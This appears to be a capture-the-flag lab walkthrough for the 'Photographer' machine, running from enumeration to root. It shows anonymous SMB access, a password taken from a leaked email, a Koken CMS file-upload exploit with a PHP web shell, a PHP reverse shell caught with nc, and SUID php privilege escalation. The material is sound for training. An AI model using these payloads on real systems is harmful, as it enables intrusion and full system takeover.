

Photographer


```
ping photo.local
```

```
rustscan -a photo.local -- -A -oN portscan
```

Machine has 5 ports are open **22, 80, 139, 445, 8000**

```
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 414daa1886948e88a74c6b426076f14f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACq9GoYsvJTOUcsgHSES9+20Ix4Q8wjm5slMheJ2ME+C0okAqxBzXSr458KBmHv3bs
l9z8YV3xgtqhTa+5BqIm/GInW4PYV0zi9zOMn2g4jNSWvy91FBUboGLwVgNYslGBydNW8Fhz8X/LXHZ1x6ulA76W026VEG0iQfoii84
ow2Z
|   256 4da3d07a8f64ef82452d011318b7e013 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMz4UG2gfu7L/Lxcqek1pZf46d8Soc
|   256 1a017a4fcf9585bf31a14f1587ab94e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDL5ZwzA5dpqtWx4ZzjVQ6NMzVUia8/We8txfiAn+mv4
80/tcp    open  http         syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Photographer by v1n1v131r4
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
139/tcp    open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn syn-ack ttl 61 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp   open  http         syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

On port 80



On port **139** and **445** **Samba** is running. And also it required no credentials for login
List down the sharename

```
smbclient -L \\\\photo.local
```

3 Sharename is found in that **sambashare** is imp

```
(root@Hindutva)-[~/Desktop/ctf/photo]
# smbclient -L \\\\photo.local
Password for [WORKGROUP\\root]:

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  sambashare     Disk      Samba on Ubuntu
  IPC$           IPC       IPC Service (photographer server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup       Master
  WORKGROUP       PHOTOGRAPHER
```

Get into the **sambashare**

```
smbclient \\\\photo.local\\smbashare
```

It contain the two files as **mailsent.txt** and **wordpress.bkp.zip**

```
(root@Hindutva) [~/Desktop/ctf/photo]
# smbclient \\\\photo.local\\smbashare
Password for [WORKGROUP\\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Aug 20 21:21:08 2020
..               D           0   Thu Aug 20 21:38:59 2020
mailsent.txt     N          503  Tue Jul 21 06:59:40 2020
wordpress.bkp.zip N 13930308  Tue Jul 21 06:52:23 2020

3300080 blocks of size 1024. 2958792 blocks available
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \> get wordpress.bkp.zip
```

mailsent.txt file contain the email and password for **daisa** user

```
(root@Hindutva) [~/Desktop/ctf/photo]
# cat mailsent.txt
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
```

On port 8000

```
photo.local:8000
OffSec | Labs | Play | GTF0Bins | Reverse Shell | TryHackMe
```

API Error

The theme is not able to make contact with your Koken installation. Contact your host to see if they are blocking loopback connections.

Performing bruteforcing on **port 8000**

```
ffuf -u http://photo.local:8000/FUZZ -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 80 -fs 0
```

Found 3 directory as **admin, storage, app**

```
(root@Hindutva)~[~/Desktop/ctf/photo]
# ffuf -u http://photo.local:8000/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80 -fs 0
```



v2.0.0-dev

```

:: Method      : GET
:: URL         : http://photo.local:8000/FUZZ
:: Wordlist     : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 80
:: Matcher      : Response status: 200,204,301,302,307,401,403,405,500
:: Filter       : Response size: 0

```

[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 134ms]

```
* FUZZ: admin
```

```
[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 5923ms]
```

```
* FUZZ: admin
```


```
[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 131ms]
```

- * FUZZ: storage

```
[Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 131ms]
```

```
* FUZZ: app
```


On /admin



Login in the above panel with **Daisa** credentials

daisa@photographer.com:babygirl

We successfully login the cms



Search on searchsploit for koken

```
(root@Hindutva)-[~/Desktop/ctf/photo]
# searchsploit koken

Exploit Title
-----
Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
-----
Shellcodes: No Results
```

```
(root@Hindutva)-[~/Desktop/ctf/photo]
# cat /usr/share/exploitdb/exploits/php/webapps/48706.txt
# Exploit Title: Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
# Date: 2020-07-15
# Exploit Author: v1n1v131r4
# Vendor Homepage: http://koken.me/
# Software Link: https://www.softaculous.com/apps/cms/Koken
# Version: 0.22.24
# Tested on: Linux
# PoC: https://github.com/V1n1v131r4/Bypass-File-Upload-on-Koken-CMS/blob/master/README.md

The Koken CMS upload restrictions are based on a list of allowed file extensions (withelst), which facilitates bypass through the handling of the HTTP request via Burp.

Steps to exploit:

1. Create a malicious PHP file with this content:

    <?php system($_GET['cmd']);?>

2. Save as "image.php.jpg"

3. Authenticated, go to Koken CMS Dashboard, upload your file on "Import Content" button (Library panel) and send the HTTP request to Burp.

4. On Burp, rename your file to "image.php"
```

Use **php-reverse-shell.php** located in **/usr/share/webshells/php** on kali linux. Change the IP and the port number.

Rename the file as .jpg extension

```
mv php-reverse-shell.php image.php.jpg
```

Perform the steps given in the exploit

We got the shell

```
(root@Hindutva)-[~/Desktop/ctf/photo]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.164] from (UNKNOWN) [192.168.160.76] 42226
Linux photographer 4.15.0-115-generic #116~16.04.1-Ubuntu SMP Wed Aug 26 17:36:48 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
02:08:23 up 9:02, 0 users, load average: 0.11, 0.03, 0.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ cd /home/
$ ls
agi
daisa
lost+found
$ cd daisa
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
examples.desktop
local.txt
user.txt
$ cat local.txt
36e730b16d62bd0c837658931aeb9a3f
$ |
```

```
find / -perm -4000 -type f 2>dev/null
```



```
$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
$ |
```

Go to the <https://gtfobins.github.io> and search **php**

| SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
```

```
CMD="/bin/sh"
```

```
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
/usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
```


We got the **root** shell

```
$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"  
/usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"  
# id  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)  
# whoami  
whoami  
root  
# cd /root  
cd /root  
# ls  
ls  
proof.txt  
# cat proof.txt  
cat proof.txt  
f387e4df615b2397de3aa94e7bb92f30  
# |
```